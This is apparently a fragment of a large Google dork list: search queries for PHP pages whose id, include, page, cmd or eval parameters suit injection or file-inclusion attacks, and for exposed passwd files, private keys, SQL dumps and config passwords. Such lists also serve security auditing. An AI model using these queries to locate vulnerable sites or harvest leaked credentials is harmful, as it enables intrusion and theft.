inurl:newsDetail.php?id=
inurl:newsid=
inurl:newsitem.php?num=
inurl:newsone.php?id=
inurl:newsticker_info.php?idn=

inurl:nuke filetype:sql
inurl:num=
inurl:ocw_login_username
inurl:odbc.ini ext:ini -cvs
inurl:offer.php?idf=
inurl:ogl_inet.php?ogl_id=
inurl:openfile=
inurl:opinions.php?id=
inurl:orasso.wwsso_app_admin.ls_login
inurl:order
inurl:ospfd.conf intext:password -sample -test -tutorial -download
inurl:ovcgi/jovw
inurl:p=
inurl:page.php?file=
inurl:page.php?id=
inurl:page=
inurl:pageid=
inurl:Pageid=
inurl:pages
inurl:pages.php?id=
inurl:pagina=
inurl:pap-secrets -cvs
inurl:participant.php?id=
inurl:pass.dat
inurl:passlist.txt
inurl:path_to_calendar=
inurl:path=
inurl:perform filetype:ini
inurl:perform.ini filetype:ini
inurl:perl/printenv
inurl:person.php?id=

inurl:pg=
inurl:php.ini filetype:ini
inurl:phpSysInfo/ "created by phpsysinfo"
inurl:play_old.php?id=
inurl:pls/admin_/gateway.htm
inurl:pop.php?id=
inurl:portscan.php "from Port" | "Port Range"
inurl:post.php?id=
inurl:postfixadmin intitle:"postfix admin" ext:php
inurl:preferences.ini "[emule]"
inurl:preview.php?id=
inurl:prod_detail.php?id=
inurl:prod_info.php?id=
inurl:product_ranges_view.php?ID=
inurl:product-item.php?id=
inurl:product.php?id=
inurl:product.php?mid=
inurl:productdetail.php?id=
inurl:productinfo.php?id=
inurl:Productinfo.php?id=
inurl:produit.php?id=
inurl:profile_view.php?id=
inurl:profiles filetype:mdb
inurl:proxy | inurl:wpad ext:pac | ext:dat findproxyforurl
inurl:Proxy.txt
inurl:public
inurl:publications.php?id=
inurl:qry_str=
inurl:ray.php?id=
inurl:read.php?=
inurl:read.php?id=

inurl:readnews.php?id=
inurl:reagir.php?num=
inurl:releases.php?id=
inurl:report "EVEREST Home Edition "
inurl:review.php?id=
inurl:rpSys.html
inurl:rub.php?idr=
inurl:rubp.php?idr=
inurl:rubrika.php?idr=
inurl:ruta=
inurl:safehtml=
inurl:search
inurl:search.php vbulletin
inurl:search/admin.php
inurl:secring ext:skr | ext:pgp | ext:bak
inurl:section.php?id=
inurl:section=
inurl:select_biblio.php?id=
inurl:sem.php3?id=
inurl:server-info "Apache Server Information"
inurl:server-status "apache"
inurl:server.cfg rcon password
inurl:servlet/webacc
inurl:shop
inurl:shop_category.php?id=
inurl:shop.php?do=part&id=
inurl:shopdbtest.asp
inurl:shopping.php?id=
inurl:show_an.php?id=
inurl:show.php?id=
inurl:showfile=

inurl:showimg.php?id=
inurl:shredder-categories.php?id=
inurl:side=
inurl:site_id=
inurl:skin=
inurl:snitz_forums_2000.mdb
inurl:software
inurl:spr.php?id=
inurl:sql.php?id=
inurl:ssl.conf filetype:conf
inurl:staff_id=
inurl:static=
inurl:statrep.nsf -gov
inurl:status.cgi?host=all
inurl:story.php?id=
inurl:str=
inurl:Stray-Questions-View.php?num=
inurl:strona=
inurl:sub=
inurl:support
inurl:sw_comment.php?id=
inurl:tdbin
inurl:tekst.php?id=
inurl:testcgi xitami
inurl:textpattern/index.php
inurl:theme.php?id=
inurl:title.php?id=
inurl:top10.php?cat=
inurl:tradeCategory.php?id=
inurl:trainers.php?id=
inurl:transcript.php?id=

inurl:tresc=
inurl:url=
inurl:user
inurl:user=
inurl:vbstats.php "page generated"
inurl:ventrilo_srv.ini adminpassword
inurl:view_ad.php?id=
inurl:view_faq.php?id=
inurl:view_product.php?id=
inurl:view.php?id=
inurl:view/index.shtml
inurl:view/indexFrame.shtml
inurl:view/view.shtml
inurl:viewapp.php?id=
inurl:ViewerFrame?Mode=Refresh
inurl:viewphoto.php?id=
inurl:viewshowdetail.php?id=
inurl:vtund.conf intext:pass -cvs
inurl:vtund.conf intext:pass -cvs s
inurl:WCP_USER
inurl:web
inurl:webalizer filetype:png -.gov -.edu -.mil -opendarwin
inurl:webmail./index.pl "Interface"
inurl:website.php?id=
inurl:webutil.pl
inurl:webvpn.html "login" "Please enter your"
inurl:webvpn.html "login" "Please enter your" Login ("admin account info") filetype:log
inurl:wp-mail.php + "There doesn't seem to be any new mail."
inurl:XcCDONTS.asp
inurl:yapboz_detay.asp
inurl:yapboz_detay.asp + View Webcam User Accessing

inurl:zebra.conf intext:password -sample -test -tutorial -download

ipsec.conf

ipsec.secrets

irbeautina/product_detail.php?product_id=

item_book.php?CAT=

item_details.php?catid=

item_list.php?cat_id=

item_list.php?maingroup

item_show.php?code_no=

item_show.php?id=

item_show.php?lid=

item.php?eid=

item.php?id=

item.php?iid=

item.php?item_id=

item.php?itemid=

item.php?model=

item.php?prodtype=

item.php?shopcd=

item.php?sub_id=

item/detail.php?num=

itemDesc.php?CartId=

itemdetail.php?item=

itemdetails.php?catalogid=

Jetbox One CMS Ã?Â" | "

Jetstream ? *")

kategorie.php4?id=

kboard/kboard.php?board=

KM/BOARD/readboard.php?id=

knowledge_base/detail.php?id=

kshop/product.php?productid=

layout.php?abre=
layout.php?action=
layout.php?addr=
layout.php?basepath=
layout.php?c=
layout.php?category=
layout.php?chapter=
layout.php?choix=
layout.php?cmd=
layout.php?cont=
layout.php?disp=
layout.php?g=
layout.php?goto=
layout.php?incl=
layout.php?ir=
layout.php?link=
layout.php?loader=
layout.php?menue=
layout.php?modo=
layout.php?my=
layout.php?nivel=
layout.php?numero=
layout.php?oldal=
layout.php?opcion=
layout.php?OpenPage=
layout.php?page=
layout.php?pageweb=
layout.php?pagina=
layout.php?panel=
layout.php?path=
layout.php?play=

layout.php?pollname=

layout.php?pref=

layout.php?qry=

layout.php?secao=

layout.php?section=

layout.php?seite=

layout.php?sekce=

layout.php?strona=

layout.php?thispage=

layout.php?tipo=

layout.php?url=

layout.php?var=

layout.php?where=

layout.php?xlink=

layout.php?z=

LeapFTP intitle:"index.of./" sites.ini modified

learnmore.php?cartID=

lib/gore.php?libpath=

library.php?cat=

Link Department"

links.php?catid=

list.php?bookid=

List.php?CatID=

listcategoriesandproducts.php?idCategory=

listing.php?cat=

liveapplet

lmsrecords_cd.php?cdid=

loadpsb.php?id=

Login ("

login.php?dir=

Looking Glass

ls.php?id=
m_view.php?ps_db=
m2f/m2f_phpbb204.php?m2f_root_path=
magazin.php?cid=
magazine-details.php?magid=
magazines/adult_magazine_full_year.php?magid=
magazines/adult_magazine_single_page.php?magid=
mail filetype:csv -site:gov intext:name
main.php?action=
main.php?addr=
main.php?adresa=
main.php?basepath=
main.php?body=
main.php?category=
main.php?chapter=
main.php?content=
main.php?corpo=
main.php?dir=
main.php?disp=
main.php?doshow=
main.php?e=
main.php?eval=
main.php?filepath=
main.php?goto=
main.php?h=
main.php?id=
main.php?inc=
main.php?include=
main.php?index=
main.php?ir=
main.php?item=

main.php?itemnav=
main.php?j=
main.php?link=
main.php?load=
main.php?loc=
main.php?middle=
main.php?mod=
main.php?my=
main.php?name=
main.php?oldal=
main.php?opcion=
main.php?page=
main.php?pagina=
main.php?param=
main.php?path=
main.php?pg=
main.php?pname=
main.php?pre=
main.php?pref=
main.php?prodID=
main.php?r=
main.php?ref=
main.php?second=
main.php?section=
main.php?site=
main.php?start=
main.php?str=
main.php?strona=
main.php?subject=
main.php?thispage=
main.php?tipo=

main.php?type=
main.php?url=
main.php?v=
main.php?where=
main.php?x=
main.php?xlink=
main/index.php?action=
main/index.php?uid=
main/magpreview.php?id=
mall/more.php?ProdID=
master.passwd
mb_showtopic.php?topic_id=
mboard/replies.php?parent_id=
media.php?page=
media/pr.php?id=
melbourne_details.php?id=
memberInfo.php?id=
Merak Mail Server Software" -.gov -.mil -.edu -site:merakmailserver.com
message/comment_threads.php?postID=
Microsoft Money Data Files
Midmart Messageboard" "Administrator Login"
mod*.php?action=
mod*.php?addr=
mod*.php?b=
mod*.php?channel=
mod*.php?chapter=
mod*.php?choix=
mod*.php?cont=
mod*.php?content=
mod*.php?corpo=
mod*.php?d=

mod*.php?destino=
mod*.php?dir=
mod*.php?ev=
mod*.php?goFile=
mod*.php?home=
mod*.php?incl=
mod*.php?include=
mod*.php?index=
mod*.php?ir=
mod*.php?j=
mod*.php?lang=
mod*.php?link=
mod*.php?m=
mod*.php?middle=
mod*.php?module=
mod*.php?numero=
mod*.php?oldal=
mod*.php?OpenPage=
mod*.php?pag=
mod*.php?pageweb=
mod*.php?pagina=
mod*.php?path=
mod*.php?pg=
mod*.php?phpbb_root_path=
mod*.php?play=
mod*.php?pname=
mod*.php?pre=
mod*.php?qry=
mod*.php?recipe=
mod*.php?secao=
mod*.php?secc=

mod*.php?seccion=
mod*.php?section=
mod*.php?sekce=
mod*.php?start=
mod*.php?strona=
mod*.php?thispage=
mod*.php?tipo=
mod*.php?to=
mod*.php?v=
mod*.php?var=
modline.php?id=
module_db.php?pivot_path=
module/range/dutch_windmill_collection.php?rangeId=
modules.php?****=
modules.php?bookid=
modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
modules/content/index.php?id=
modules/coppermine/themes/coppercop/theme.php?THEME_DIR=
modules/forum/index.php?topic_id=
modules/My_eGallery/index.php?basepath=
modules/vwar/admin/admin.php?vwar_root=
Monster Top List" MTL numrange:200-
more_detail.php?id=
more_detail.php?X_EID=
More_Details.php?id=
more_details.php?id=
mt-db-pass.cgi files
mwchat/libs/start_lobby.php?CONFIG[MWCHAT_Libs]=
myaccount.php?catid=
myevent.php?myevent_path=
MYSQL error message: supplied argument....

mysql error with query
mysql history files
MySQL tabledata dumps
mystuff.xml - Trillian data files
n_replyboard.php?typeboard=
naboard/memo.php?bd=
natterchat inurl:home.asp -site:natterchat.co.uk
Netscape Application Server Error page
news_and_notices.php?news_id=
news_content.php?CategoryID=
news_detail.php?file=
news_item.php?id=
news_view.php?id=
news.php?id=
news.php?ID=
news.php?t=
news.php?type=
news/detail.php?id=
news/latest_news.php?cat_id=
news/news.php?id=
news/news/title_show.php?id=
news/newsitem.php?newsID=
news/newsletter.php?id=
news/shownewsarticle.php?articleid=
news/temp.php?id=
newsDetail.php?id=
newsite/pdf_show.php?id=
newsitem.php?newsid=
newsitem.php?newsID=
newsItem.php?newsId=
newsitem.php?num=

newsone.php?id=

NickServ registration passwords

nota.php?abre=

nota.php?adresa=

nota.php?b=

nota.php?base_dir=

nota.php?basepath=

nota.php?category=

nota.php?channel=

nota.php?chapter=

nota.php?cmd=

nota.php?content=

nota.php?corpo=

nota.php?destino=

nota.php?disp=

nota.php?doshow=

nota.php?eval=

nota.php?filepath=

nota.php?get=

nota.php?goFile=

nota.php?h=

nota.php?header=

nota.php?home=

nota.php?in=

nota.php?inc=

nota.php?include=

nota.php?ir=

nota.php?itemnav=

nota.php?ki=

nota.php?lang=

nota.php?left=

nota.php?link=
nota.php?m=
nota.php?mid=
nota.php?mod=
nota.php?modo=
nota.php?module=
nota.php?n=
nota.php?nivel=
nota.php?oldal=
nota.php?opcion=
nota.php?OpenPage=
nota.php?option=
nota.php?pag=
nota.php?pagina=
nota.php?panel=
nota.php?pg=
nota.php?play=
nota.php?pollname=
nota.php?pr=
nota.php?pre=
nota.php?qry=
nota.php?rub=
nota.php?sec=
nota.php?secc=
nota.php?seccion=
nota.php?second=
nota.php?seite=
nota.php?sekce=
nota.php?showpage=
nota.php?subject=
nota.php?t=

nota.php?tipo=
nota.php?url=
nota.php?v=
noticias.php?arq=
notify/notify_form.php?topic_id=
Novell NetWare intext:"netware management portal version"
nurl:/admin/login.asp
nyheder.htm?show=
obio/detail.php?id=
ogl_inet.php?ogl_id=
ogloszenia/rss.php?cat=
old_reports.php?file=
onlinesales/product.php?product_id=
opinions.php?id=
ORA-00921: unexpected end of SQL command
ORA-00936: missing expression
order.asp?lotid=
order.php?BookID=
order.php?id=
order.php?item_ID=
OrderForm.php?Cart=
ourblog.php?categoryid=
Outlook Web Access (a better way)
ov_tv.php?item=
OWA Public Folders (direct view)
packages_display.php?ref=
padrao.php?*[*]*=
padrao.php?*root*=
padrao.php?a=
padrao.php?abre=
padrao.php?addr=

padrao.php?base_dir=
padrao.php?basepath=
padrao.php?body=
padrao.php?c=
padrao.php?choix=
padrao.php?cont=
padrao.php?corpo=
padrao.php?d=
padrao.php?destino=
padrao.php?eval=
padrao.php?filepath=
padrao.php?h=
padrao.php?header=
padrao.php?incl=
padrao.php?index=
padrao.php?ir=
padrao.php?link=
padrao.php?loc=
padrao.php?menu=
padrao.php?menue=
padrao.php?mid=
padrao.php?middle=
padrao.php?n=
padrao.php?name=
padrao.php?nivel=
padrao.php?oldal=
padrao.php?op=
padrao.php?open=
padrao.php?OpenPage=
padrao.php?pag=
padrao.php?page=

padrao.php?path=
padrao.php?pname=
padrao.php?pre=
padrao.php?qry=
padrao.php?read=
padrao.php?redirect=
padrao.php?rub=
padrao.php?secao=
padrao.php?secc=
padrao.php?seccion=
padrao.php?section=
padrao.php?seite=
padrao.php?sekce=
padrao.php?sivu=
padrao.php?str=
padrao.php?strona=
padrao.php?subject=
padrao.php?texto=
padrao.php?tipo=
padrao.php?type=
padrao.php?u=
padrao.php?url=
padrao.php?var=
padrao.php?xlink=
page.php?*[*]*=
page.php?abre=
page.php?action=
page.php?addr=
page.php?adresa=
page.php?area_id=
page.php?base_dir=

page.php?chapter=
page.php?choix=
page.php?cmd=
page.php?cont=
page.php?doc=
page.php?e=
page.php?ev=
page.php?eval=
page.php?file=
page.php?g=
page.php?go=
page.php?goto=
page.php?id=
page.php?inc=
page.php?incl=
page.php?ir=
page.php?left=
page.php?link=
page.php?load=
page.php?loader=
page.php?mid=
page.php?middle=
page.php?mod=
page.php?modo=
page.php?modul=
page.php?module=
page.php?numero=
page.php?oldal=
page.php?OpenPage=
page.php?option=
page.php?p=

page.php?pa=
page.php?panel=
page.php?PartID=
page.php?phpbb_root_path=
page.php?pld=
page.php?pname=
page.php?pref=
page.php?q=
page.php?qry=
page.php?read=
page.php?recipe=
page.php?redirect=
page.php?secao=
page.php?section=
page.php?seite=
page.php?showpage=
page.php?sivu=
page.php?strona=
page.php?subject=
page.php?tipo=
page.php?url=
page.php?where=
page.php?z=
page/de/produkte/produkte.php?prodID=
page/venue.php?id=
pageid=
pages.php?ID=
pages.php?id=
pages.php?page=
pages/print.php?id=
pages/video.php?id=

Pages/whichArticle.php?id=

pagina.php?base_dir=

pagina.php?basepath=

pagina.php?category=

pagina.php?channel=

pagina.php?chapter=

pagina.php?choix=

pagina.php?cmd=

pagina.php?dir=

pagina.php?ev=

pagina.php?filepath=

pagina.php?g=

pagina.php?go=

pagina.php?goto=

pagina.php?header=

pagina.php?home=

pagina.php?id=

pagina.php?in=

pagina.php?incl=

pagina.php?include=

pagina.php?index=

pagina.php?ir=

pagina.php?k=

pagina.php?lang=

pagina.php?left=

pagina.php?link=

pagina.php?load=

pagina.php?loader=

pagina.php?loc=

pagina.php?mid=

pagina.php?middlePart=

pagina.php?modo=
pagina.php?my=
pagina.php?n=
pagina.php?nivel=
pagina.php?numero=
pagina.php?oldal=
pagina.php?OpenPage=
pagina.php?pagina=
pagina.php?panel=
pagina.php?path=
pagina.php?pr=
pagina.php?pre=
pagina.php?q=
pagina.php?read=
pagina.php?recipe=
pagina.php?ref=
pagina.php?sec=
pagina.php?secao=
pagina.php?seccion=
pagina.php?section=
pagina.php?sekce=
pagina.php?start=
pagina.php?str=
pagina.php?thispage=
pagina.php?tipo=
pagina.php?to=
pagina.php?type=
pagina.php?u=
pagina.php?v=
pagina.php?z=
participant.php?id=

passlist
passlist.txt (a better way)
passwd
passwd / etc (reliable)
past-event.php?id=
path.php?*[*]*=
path.php?action=
path.php?addr=
path.php?adresa=
path.php?body=
path.php?category=
path.php?channel=
path.php?chapter=
path.php?cmd=
path.php?destino=
path.php?disp=
path.php?doshow=
path.php?ev=
path.php?eval=
path.php?filepath=
path.php?goto=
path.php?header=
path.php?home=
path.php?id=
path.php?in=
path.php?incl=
path.php?ir=
path.php?left=
path.php?link=
path.php?load=
path.php?loader=

path.php?menue=
path.php?mid=
path.php?middle=
path.php?middlePart=
path.php?my=
path.php?nivel=
path.php?numero=
path.php?opcion=
path.php?option=
path.php?p=
path.php?pageweb=
path.php?panel=
path.php?path=
path.php?play=
path.php?pname=
path.php?pre=
path.php?pref=
path.php?qry=
path.php?recipe=
path.php?sec=
path.php?secao=
path.php?sivu=
path.php?sp=
path.php?start=
path.php?strona=
path.php?subject=
path.php?thispage=
path.php?tipo=
path.php?type=
path.php?var=
path.php?where=

path.php?xlink=
path.php?y=
payment.php?CartID=
pdetail.php?item_id=
pdf_post.php?ID=
people.lst
Peoples MSN contact lists
person.php?id=
pharmaxim/category.php?cid=
photogallery.php?id=
PhotoPost PHP Upload
PHP application warnings failing "include_path"
php-addressbook "This is the addressbook for *" -warning
php/event.php?id=
php/index.php?id=
PHPhotoalbum Statistics
PHPhotoalbum Upload
phpOpenTracker" Statistics
phpwcms/include/inc_ext/spaw/dialogs/table.php?spaw_root=
phpx?PageID
picgallery/category.php?cid=
pivot/modules/module_db.php?pivot_path=
play_old.php?id=
Please enter a valid password! inurl:polladmin
podcast/item.php?pid=
poem_list.php?bookID=
ponuky/item_show.php?ID=
pop.php?id=
port.php?content=
portafolio/portafolio.php?id=
post.php?id=

powersearch.php?CartId=

press_release.php?id=

press.php?*[*]*=

press.php?*root*=

press.php?abre=

press.php?addr=

press.php?base_dir=

press.php?category=

press.php?channel=

press.php?destino=

press.php?dir=

press.php?ev=

press.php?get=

press.php?goFile=

press.php?home=

press.php?i=

press.php?id=

press.php?inc=

press.php?incl=

press.php?include=

press.php?ir=

press.php?itemnav=

press.php?lang=

press.php?link=

press.php?loader=

press.php?menu=

press.php?mid=

press.php?middle=

press.php?modo=

press.php?module=

press.php?my=

press.php?nivel=
press.php?opcion=
press.php?OpenPage=
press.php?option=
press.php?pa=
press.php?page=
press.php?pageweb=
press.php?pagina=
press.php?panel=
press.php?param=
press.php?path=
press.php?pg=
press.php?pname=
press.php?pr=
press.php?pref=
press.php?redirect=
press.php?rub=
press.php?second=
press.php?seite=
press.php?strona=
press.php?subject=
press.php?t=
press.php?thispage=
press.php?to=
press.php?type=
press.php?where=
press.php?xlink=
prev_results.php?prodID=
preview.php?id=
price.php
principal.php?abre=

principal.php?addr=
principal.php?b=
principal.php?basepath=
principal.php?choix=
principal.php?cont=
principal.php?conteudo=
principal.php?corpo=
principal.php?d=
principal.php?destino=
principal.php?disp=
principal.php?ev=
principal.php?eval=
principal.php?f=
principal.php?filepath=
principal.php?goto=
principal.php?header=
principal.php?home=
principal.php?id=
principal.php?in=
principal.php?inc=
principal.php?index=
principal.php?ir=
principal.php?ki=
principal.php?l=
principal.php?left=
principal.php?link=
principal.php?load=
principal.php?loader=
principal.php?loc=
principal.php?menue=
principal.php?middle=

principal.php?middlePart=
principal.php?module=
principal.php?my=
principal.php?n=
principal.php?nivel=
principal.php?oldal=
principal.php?opcion=
principal.php?p=
principal.php?pag=
principal.php?pagina=
principal.php?param=
principal.php?phpbb_root_path=
principal.php?pollname=
principal.php?pr=
principal.php?pre=
principal.php?pref=
principal.php?q=
principal.php?read=
principal.php?recipe=
principal.php?ref=
principal.php?rub=
principal.php?s=
principal.php?secc=
principal.php?seccion=
principal.php?seite=
principal.php?strona=
principal.php?subject=
principal.php?tipo=
principal.php?to=
principal.php?type=
principal.php?url=

principal.php?viewpage=

principal.php?w=

principal.php?z=

print-story.php?id=

print.php?*root*=

print.php?addr=

print.php?base_dir=

print.php?basepath=

print.php?category=

print.php?chapter=

print.php?choix=

print.php?cont=

print.php?dir=

print.php?disp=

print.php?doshow=

print.php?g=

print.php?goFile=

print.php?goto=

print.php?header=

print.php?id=

print.php?ID=

print.php?in=

print.php?inc=

print.php?itemnav=

print.php?ki=

print.php?l=

print.php?left=

print.php?link=

print.php?loc=

print.php?menu=

print.php?menue=

print.php?middle=
print.php?middlePart=
print.php?module=
print.php?my=
print.php?name=
print.php?numero=
print.php?opcion=
print.php?open=
print.php?OpenPage=
print.php?option=
print.php?pag=
print.php?page=
print.php?param=
print.php?path=
print.php?play=
print.php?pname=
print.php?pollname=
print.php?pre=
print.php?r=
print.php?read=
print.php?rub=
print.php?s=
print.php?sekce=
print.php?sid=
print.php?sivu=
print.php?sp=
print.php?str=
print.php?strona=
print.php?thispage=
print.php?tipo=
print.php?type=

print.php?u=
print.php?where=
printcards.php?ID=
privacy.php?cartID=
private key files (.csr)
private key files (.key)
prod_detail.php?id=
prod_info.php?id=
prod.php?cat=
prodbycat.php?intCatalogID=
proddetails_print.php?prodid=
prodetails.php?prodid=
prodlist.php?catid=
prodotti.php?id_cat=
product_detail.php?product_id=
product_details.php?id=
product_details.php?prodid=
product_details.php?product_id=
product_info.php?id=
product_info.php?item_id=
product_info.php?products_id=
product_ranges_view.php?ID=
product-item.php?id=
product-list.php?category_id=
product-list.php?cid=
product-list.php?id=
product-range.php?rangeID=
product.php?****=
product.php?bid=
product.php?bookID=
product.php?cat=

product.php?id_h=
product.php?id=
product.php?intProdID=
product.php?intProductID=
product.php?ItemID=
product.php?ItemId=
product.php?pid=
product.php?prd=
product.php?prodid=
product.php?product_id=
product.php?product=
product.php?ProductID=
product.php?productid=
product.php?shopprodid=
product.php?sku=
product/detail.php?id=
product/list.php?pid=
product/product.php?cate=
product/product.php?product_no=
productdetail.php?id=
productDetails.php?idProduct=
productDisplay.php
productinfo.php?id=
productinfo.php?item=
productList.php?cat=
productlist.php?fid=
productlist.php?grpid=
productlist.php?id=
ProductList.php?id=
productList.php?id=
productlist.php?tid=

productlist.php?ViewType=Category&CategoryID=

productpage.php

products_category.php?CategoryID=

products_detail.php?CategoryID=

products-display-details.php?prodid=

products.php?act=

products.php?cat_id=

products.php?cat=

products.php?categoryID=

products.php?catid=

products.php?DepartmentID=

products.php?groupid=

products.php?ID=

products.php?keyword=

products.php?openparent=

products.php?p=

products.php?rub=

products.php?type=

products/?catID=

products/Blitzball.htm?id=

products/card.php?prodID=

products/index.php?rangeid=

products/parts/detail.php?id=

products/product-list.php?id=

products/product.php?id=

products/product.php?pid=

products/products.php?p=

productsByCategory.php?intCatalogID=

productsview.php?proid=

produit.php?id=

prodView.php?idProduct=

profile_print.php?id=
profile_view.php?id=
profile.php?id=
profiles/profile.php?profileid=
projdetails.php?id=
projects/event.php?id=
promo.php?id=
promotion.php?catid=
properties.php?id_cat=
property.php?id=
psyBNC config files
psychology/people/detail.php?id=
pub/pds/pds_view.php?start=
publications.php?Id=
publications.php?id=
publications.php?ID=
publications/book_reviews/full_review.php?id=
publications/publication.php?id=
publications/view.php?id=
purelydiamond/products/category.php?cat=
pview.php?Item=
pwd.db
pylones/item.php?item=
questions.php?questionid=
Quicken data files
rating.php?id=
rating/stat.php?id=
ray.php?id=
rdbqds -site:.edu -site:.mil -site:.gov
read.php?id=
readnews.php?id=

reagir.php?num=
recipe/category.php?cid=
redaktion/whiteteeth/detail.php?nr=
RedKernel"
referral/detail.php?siteid=
releases_headlines_details.php?id=
releases.php?id=
remixer.php?id=
reply.php?id=
resellers.php?idCategory=
resources/detail.php?id=
resources/index.php?cat=
resources/vulnerabilities_list.php?id=
results.php?cat=
review.php?id=
review/review_form.php?item_id=
reviews.php?id=
robots.txt
rounds-detail.php?id=
rss.php?cat=
rss/event.php?id=
rtfe.php?siteid=
rub.php?idr=
s.php?w=
Sales/view_item.php?id=
savecart.php?CartId=
schule/termine.php?view=
search.php?CartID=
search.php?cutepath=
search/display.php?BookID=
searchcat.php?search_id=

section.php?id=
section.php?section=
select_biblio.php?id=
Select_Item.php?id=
sem.php3?id=
send_reminders.php?includedir=
server-dbs "intitle:index of"
Services.php?ID=
services.php?page=
shippinginfo.php?CartId=
shop_category.php?id=
shop_details.php?prodid=
shop_display_products.php?cat_id=
shop.php?a=
shop.php?action=
shop.php?bookid=
shop.php?cartID=
shop.php?do=part&id=
shop/books_detail.php?bookID=
shop/category.php?cat_id=
shop/eventshop/product_detail.php?itemid=
Shop/home.php?cat=
shop/home.php?cat=
shop/index.php?cPath=
shopaddtocart.php
shopaddtocart.php?catalogid=
shopbasket.php?bookid=
shopbycategory.php?catid=
shopcafe-shop-product.php?bookId=
shopcart.php?title=
shopcreatororder.php

shopcurrency.php?cid=
shopdc.php?bookid=
shopdisplaycategories.php
shopdisplayproduct.php?catalogid=
shopdisplayproducts.php
shopexd.php
shopexd.php?catalogid=
shopping_basket.php?cartID=
shopping.php?id=
shopprojectlogin.php
shopquery.php?catalogid=
shopremoveitem.php?cartid=
shopreviewadd.php?id=
shopreviewlist.php?id=
ShopSearch.php?CategoryID=
shoptellafriend.php?id=
shopthanks.php
shopwelcome.php?title=
show_an.php?id=
show_bug.cgi?id=
show_item_details.php?item_id=
show_item.php?id=
show_news.php?cutepath=
show-book.php?id=
show.php?*root*=
show.php?abre=
show.php?adresa=
show.php?b=
show.php?base_dir=
show.php?channel=
show.php?chapter=

show.php?cmd=
show.php?corpo=
show.php?d=
show.php?disp=
show.php?filepath=
show.php?get=
show.php?go=
show.php?header=
show.php?home=
show.php?id=
show.php?inc=
show.php?incl=
show.php?include=
show.php?index=
show.php?ir=
show.php?j=
show.php?ki=
show.php?l=
show.php?left=
show.php?loader=
show.php?m=
show.php?mid=
show.php?middlePart=
show.php?modo=
show.php?module=
show.php?my=
show.php?n=
show.php?nivel=
show.php?oldal=
show.php?page=
show.php?pageweb=

show.php?pagina=
show.php?param=
show.php?path=
show.php?play=
show.php?pname=
show.php?pre=
show.php?qry=
show.php?r=
show.php?read=
show.php?recipe=
show.php?redirect=
show.php?seccion=
show.php?second=
show.php?sp=
show.php?thispage=
show.php?to=
show.php?type=
show.php?x=
show.php?xlink=
show.php?z=
showbook.php?bookid=
showfeature.php?id=
showimg.php?id=
showproduct.php?cat=
showproduct.php?prodid=
showproduct.php?productId=
showStore.php?catID=
showsub.php?id=
shprodde.php?SKU=
shredder-categories.php?id=
signin filetype:url

sinformer/n/imprimer.php?id=

singer/detail.php?siteid=

site:.pk intext:Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in & "id"

site:.pk intext:Warning: mysql_free_result(): supplied argument is not a valid MySQL result resource in & "id"

site:edu admin grades

site:netcraft.com intitle:That.Site.Running Apache

site:www.mailinator.com inurl:ShowMail.do

site.php?id=

site/?details&prodid=

site/en/list_service.php?cat=

site/products.php?prodid=

sitebuildercontent

sitebuilderfiles

sitebuilderpictures

sitio.php?*root*=

sitio.php?abre=

sitio.php?addr=

sitio.php?body=

sitio.php?category=

sitio.php?chapter=

sitio.php?content=

sitio.php?destino=

sitio.php?disp=

sitio.php?doshow=

sitio.php?e=

sitio.php?ev=

sitio.php?get=

sitio.php?go=

sitio.php?goFile=

sitio.php?inc=

sitio.php?incl=
sitio.php?index=
sitio.php?ir=
sitio.php?left=
sitio.php?menu=
sitio.php?menue=
sitio.php?mid=
sitio.php?middlePart=
sitio.php?modo=
sitio.php?name=
sitio.php?nivel=
sitio.php?oldal=
sitio.php?opcion=
sitio.php?option=
sitio.php?pageweb=
sitio.php?param=
sitio.php?pg=
sitio.php?pr=
sitio.php?qry=
sitio.php?r=
sitio.php?read=
sitio.php?recipe=
sitio.php?redirect=
sitio.php?rub=
sitio.php?sec=
sitio.php?secao=
sitio.php?secc=
sitio.php?section=
sitio.php?sivu=
sitio.php?sp=
sitio.php?start=

sitio.php?strona=
sitio.php?t=
sitio.php?texto=
sitio.php?tipo=
sitio/item.php?idcd=
skins/advanced/advanced1.php?pluginpath[0]=
skunkworks/content.php?id=
smarty_config.php?root_dir=
Snitz! forums db path error
socsci/events/full_details.php?id=
socsci/news_items/full_story.php?id=
software_categories.php?cat_id=
solpot.html?body=
sources/join.php?FORM[url]=owned&CONFIG[capcha]=1&CONFIG[path]=
specials.php?id=
specials.php?osCsid=
sport.php?revista=
spr.php?id=
spwd.db / passwd
SQL data dumps
SQL syntax error
sql.php?id=
SQuery/lib/gore.php?libpath=
Squid cache server reports
staff_id=
staff/publications.php?sn=
standard.php?*[*]*=
standard.php?abre=
standard.php?action=
standard.php?base_dir=
standard.php?body=

standard.php?channel=
standard.php?chapter=
standard.php?cmd=
standard.php?cont=
standard.php?destino=
standard.php?dir=
standard.php?e=
standard.php?ev=
standard.php?eval=
standard.php?go=
standard.php?goFile=
standard.php?goto=
standard.php?home=
standard.php?in=
standard.php?include=
standard.php?index=
standard.php?j=
standard.php?lang=
standard.php?link=
standard.php?menu=
standard.php?middle=
standard.php?my=
standard.php?name=
standard.php?numero=
standard.php?oldal=
standard.php?op=
standard.php?open=
standard.php?pagina=
standard.php?panel=
standard.php?param=
standard.php?phpbb_root_path=

standard.php?pollname=
standard.php?pr=
standard.php?pre=
standard.php?pref=
standard.php?q=
standard.php?qry=
standard.php?ref=
standard.php?s=
standard.php?secc=
standard.php?seccion=
standard.php?section=
standard.php?showpage=
standard.php?sivu=
standard.php?str=
standard.php?subject=
standard.php?url=
standard.php?var=
standard.php?viewpage=
standard.php?w=
standard.php?where=
standard.php?xlink=
standard.php?z=
start.php?*root*=
start.php?abre=
start.php?addr=
start.php?adresa=
start.php?b=
start.php?base_dir=
start.php?basepath=
start.php?body=
start.php?chapter=

start.php?cmd=
start.php?corpo=
start.php?destino=
start.php?eval=
start.php?go=
start.php?header=
start.php?home=
start.php?in=
start.php?include=
start.php?index=
start.php?ir=
start.php?lang=
start.php?load=
start.php?loader=
start.php?mid=
start.php?modo=
start.php?module=
start.php?name=
start.php?nivel=
start.php?o=
start.php?oldal=
start.php?op=
start.php?option=
start.php?p=
start.php?pageweb=
start.php?panel=
start.php?param=
start.php?pg=
start.php?play=
start.php?pname=
start.php?pollname=

start.php?rub=
start.php?secao=
start.php?seccion=
start.php?seite=
start.php?showpage=
start.php?sivu=
start.php?sp=
start.php?str=
start.php?strona=
start.php?thispage=
start.php?tipo=
